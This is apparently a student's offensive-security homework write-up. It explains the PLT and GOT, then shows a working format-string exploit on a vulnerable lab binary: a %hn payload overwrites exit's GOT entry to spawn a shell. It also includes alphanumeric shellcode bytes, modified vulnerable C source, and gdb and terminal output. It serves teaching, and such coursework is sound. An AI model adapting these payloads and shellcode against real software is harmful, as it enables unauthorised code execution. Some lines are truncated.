Shane Irons

Dr. Liu


Offensive Computer Security

Homework 1 – 10/18/2022

1. Explain procedure linkage table and global offset table. Then use “objdump -R fmtvul” to find the address for function exit in the global offset table.

The **procedure linkage table** simply converts position-independent function calls to absolute locations. This means that it can be used to call external functions or procedures where the address is not known inside of the working function. For x86 architecture, the PLT is in shared text and at runtime, will determine the absolute addresses and modify the global offset table accordingly.

The **global offset table** holds absolute addresses in private data sections that code can access so it is not containing those addresses itself. The program code will use position-independent addressing to reference the GOT and extract the absolute values.




```
bash-4.2$ objdump -R fmtvul

fmtvul:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049ffc R_386_GLOB_DAT    __gmon_start__
0804a00c R_386_JUMP_SLOT   printf@GLIBC_2.0
0804a010 R_386_JUMP_SLOT   strcpy@GLIBC_2.0
0804a014 R_386_JUMP_SLOT   getenv@GLIBC_2.0
0804a018 R_386_JUMP_SLOT   system@GLIBC_2.0
0804a01c R_386_JUMP_SLOT   exit@GLIBC_2.0
0804a020 R_386_JUMP_SLOT   __libc_start_main@GLIBC_2.0
```


Above is the objdump for fmtvul program. I drew a red arrow pointing to the *exit* function and its address. The address is `0804a01c`.

Sources: https://docs.oracle.com/cd/E26505_01/html/E26506/chapter6-1235.html#:~:text=The%20global%20offset%20table%20converts,function%20calls%20to%20absolute%20locations
https://docs.oracle.com/cd/E26505_01/html/E26506/chapter6-74186.html#scrolltoc


2.




```
bash-4.2$ ./fmtvul ls
Function my_shell is at 0x080484dd and exit at 0x080483b0.
The address of the input array:  0xffffcd18
The value of the frame pointer:  0xffffccf8
The return address for fmtstr is at:   0xffffccfc
The value of the return address: 0x080485e3
ls
The value of the return address: 0x080485e3
bash-4.2$ 
```



```
irons@linprog3.cs.fsu.edu:~/homework1_Offensive>gdb
GNU gdb (GDB) Red Hat Enterprise Linux 7.6.1-120.el7
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-redhat-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
(gdb) print 0x0804
$1 = 2052
(gdb) print 0x84dd - 0x0804
$2 = 31961
(gdb) quit
irons@linprog3.cs.fsu.edu:~/homework1_Offensive>
```



```
irons@linprog3.cs.fsu.edu:~/homework1_Offensive>./fmtvul `python -c 'print "\x1e\xa0\x04\x08\x1c\xa0\x04\x08%1$2044x%18$hn%1$31961x%19$hn0000"'`
Function my_shell is at 0x080484dd and exit at 0x080483b0.
ii = 0xffffffe1 (-31) at 0x0804a02c.
The address of the input array:  0xffffccf8
The value of the frame pointer:  0xffffccd8
The return address for fmtstr is at:   0xffffccdc
The value of the return address: 0x08048614
```




```
The value of the return address: 0x08048614
Shell for irons
sh-4.2$ whoami
irons
sh-4.2$ id
uid=51148(irons) gid=299(CS-Grads) groups=299(CS-Grads)
sh-4.2$ exit
exit
Segmentation fault
irons@linprog3.cs.fsu.edu:~/homework1_Offensive>
```

My input is:


./fmtvul `python -c 'print "\x1e\xa0\x04\x08\x1c\xa0\x04\x08%1$2044x%18$hn%1$31961x%19$hn0000"'`

This input spawns a shell because the most significant bytes, 0x0804a01e and 0x0804a01c are written first (0xa01c being the exit function). After this, %1$2044 puts 0x0804 on top of this because from the gdb 0x0804 printed was the value 2052, but we are using 8 bytes for the significant addresses at the start, thus 2052-8 = 2044. Then, %18$hn%1$31961 is the next important part of the input. This portion adds on the rest of the address for the my_shell, and the rest of the input fills out. We used hn in class so that is where I got it from.

3. Original attempts (this question took many hours to spawn a shell):




```
irons@linprog3.cs.fsu.edu:~/homework1_Offensive>./fmtvul `./instruction_strings_SI`
sh-4.2$ exit
exit
Function my_shell is at 0x080484dd and exit at 0x080483b0.
ii = 0xffffffe1 (-31) at 0x0804a02c.
irons@linprog3.cs.fsu.edu:~/homework1_Offensive>
```




```
irons@linprog3.cs.fsu.edu:~/homework1_Offensive>./fmtvul `printf "TX\x2d\x3e\x5bL\x3e\x2d\x3c4\x5dk\x2d\x2e
x2d\x2dFSU\x2d\x25C9h\x2d\x21\x23\x40\x27\x2d\x22\x259BP\x2dSISI\x2d\x2dFSU\x2d\x28\x285a\x2d\x25\x2a\x28Z\
db\x5fUn\x2ds6\x60U\x2deA\x2enP\x2dSISI\x2d\x2dFSU\x2dv8r\x7c\x2df6ry\x2dytyRP\x2dSISI\x2d\x2dFSU\x2d\x5e\x
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
Function my_shell is at 0x080484dd and exit at 0x080483b0.
ii = 0xffffffe1 (-31) at 0x0804a02c.
The address of the input array:  0xffffcae8
The value of the frame pointer:  0xffffcac8
The return address for fmtstr is at:   0xffffcacc
The value of the return address: 0x08048614
TX->[L>-<4]k-.nVVP\%JONE%501:-SISI--FSU-H-E:-[,#7-T5#oP-SISI--FSU-/<s)-;-m+-N_d9P-SISI--FSU-
The value of the return address: 0x08048614
irons@linprog3.cs.fsu.edu:~/homework1_Offensive>
```

Getting a shell:




```
irons@linprog6.cs.fsu.edu:~/homework1_Offensive>./fmtvul3 `python -c 'print "\x1e\xa0\x04\x08\x1c\xa0\x04\x08%1$2044x%18$hn%1$31961x%19$hn0"'`
Function my_shell is at 0x080484dd and exit at 0x080483b0.
ii = 0xffffffe1 (-31) at 0x0804a02c.
The address of the input array:  0xffffccf8
The value of the frame pointer:  0xffffccd8
The return address for fmtstr is at:   0xffffccdc
The value of the return address: 0x080486a6
```



```
80486a60
The value of the return address: 0x080486a6
Shell for irons
sh-4.2$ exit
exit
Segmentation fault
```

Input was: ./fmtvul3 `python -c 'print "\x1e\xa0\x04\x08\x1c\xa0\x04\x08%1$2044x%18$hn%1$31961x%19$hn0"'` because I am reusing the fmtvul.c program, but it is recompiled (into fmtvul3) with the shellcode inside of the my_shell function. Sh-4.2$ is my spawned shell (above).




```
/* To compile, use
 * gcc -m32 -g -z execstack -o fmtvul fmtvul.c */
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int ii;
void my_shell()
{
   printf("Shell for %s\n", getenv("USER"));
    system("/bin/sh -i");
    char buff[1000];
    const char code[]="AIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAITX\x$
    strcpy(buff, code);


}
```


Above is the portion of my_shell I changed. I compiled and ran the instruction set with my initials to attain the shellcode in the screenshot above (it was very long and ran offscreen). I added a NOP sled consisting of AIAI repeated. This was a bit tricky on placement, but I was eventually able to get my input pointing to my_shell again for fmtvul3 and running the shellcode within that.

During TA office hours, we discussed how to go about tackling this attack. TA recommended that I try putting the shellcode right into the program and then accessing it from there in command line and we discussed how to go about actually doing this. This was a good direction as I was confused on this question for a while; I could not figure out how to inject the shellcode onto the stack and then get it executed. Here, I am exploiting strcpy of my created buffer 'buff' with the shellcode 'code'. Since this was injected into the function my_shell, I could reuse part of the input from the previous question, which made things a little easier.


After Professor Office Hours retry (removing it from my_shell):




```
int ii;
void my_shell()
{
   printf("Shell for %s\n", getenv("USER"));
    system("/bin/sh -i");

}

char sc[] = "TX\x2d\x3e\x5bL\x3e\x2d\x3c4\x5dk\x2d\x2
enVVP\x5c\x25JONE\x25501\x3a\x2dSISI\x2d\x2dFSU\x2dH\x2dE
\x3a\x2d\x5b\x2c\x237\x2dT5\x23oP\x2dSISI\x2d\x2dFSU\x2d\x2f
\x3cs\x29\x2d\x3b\x2dm\x2b\x2dN\x5fd9P\x2dSISI\x2d\x2dFSU\x2d\x25C9h\x2d\x21
\x23\x40\x27\x2d\x22\x259BP\x2dSISI\x2d\x2dFSU\x2d\x28\x285a\x2d\x25\x2a\x28Z\x2d4
\x24V\x27P\x2dSISI\x2d\x2dFSU\x2d\x2c\x23jy\x2d\x28\x23ux\x2d\x2ccz\x5eP\x2dSISI\x2d
\x2dFSU\x2d\x3a\x3an2\x2d\x21\x2ai\x29\x2d\x230Y\x27P\x2dSISI\x2d\x2dFSU\x2db\x5fUn
\x2ds6\x60U\x2deA\x2enP\x2dSISI\x2d\x2dFSU\x2dv8r\x7c\x2df6ry\x2dytyRP\x2dSISI\x2d
\x2dFSU\x2d\x5e\x27\x7cM\x2d\x40\x28n5\x2d\x2d\x21xFP\x2dSISI\x2d\x2dFSU\x2d6o\x3dD
\x2d\x24a\x28H\x2d\x26A\x23vPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP";
```




```
irons@linprog3.cs.fsu.edu:~/homework1_Offensive>./fmtvul4 `python -c 'print "\x
80\xa2\x04\x08_%1$010x_%18$08x__%1$010x_%19$08x____"'`
Function my_shell is at 0x0804850d and exit at 0x080483e0.
ii = 0xffffffe1 (-31) at 0x0804a280.
The address of the input array:  0xffffccf8
The value of the frame pointer:  0xffffccd8
The return address for fmtstr is at:   0xffffccdc
The value of the return address: 0x08048702
_0008048702_0804a280__0008048702_2431255f____TX->[L>-Ä]k-.nVVP\%JONE:-SISI-ßSU-
HÞ:-[,7-T5#oP-SISI-ßSU-/<s)-;-m+-NÙP-SISI-ßSU-Éh-!#@'-"-SISI-ßSU-(Z-%134514434(
ZÔ$V'P-SISI-ßSU-,#jy-(#ux-Ìz^P-SISI-ßSU-::n2-!*i)-0Y'P-SISI-ßSUÛ_Un-s6`Uê.nP-SI
SI-ßSU-v8r|öry-ytyRP-SISI-ßSU-^'|M-@(n5--!xFP-SISI-ßSUÖoÝ-J(H-j#vPPPPPPPPPPPPPP
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
The value of the return address: 0x08048702
```



```
int main(int argc, char **argv)

...skipping one line
    char str[1000];
    ii = -31;
    printf("Function my_shell is at 0x%08x and exit at 0x%08x.\n",
       my_shell, exit);
    printf("ii = 0x%08x (%d) at 0x%08x.\n", ii, ii, &ii);
    if (argc == 2) {
       strcpy(str, argv[1]);
      strcat(str, sc);
       fmtstr(str);
    }
    exit(0);
}
```




```
(gdb) print 0x0804
$1 = 2052
(gdb) 0xa280 - 0x0804
Undefined command: "0xa280".  Try "help".
(gdb) print 0xa280 - 0x0804
$2 = 39548
(gdb)
```



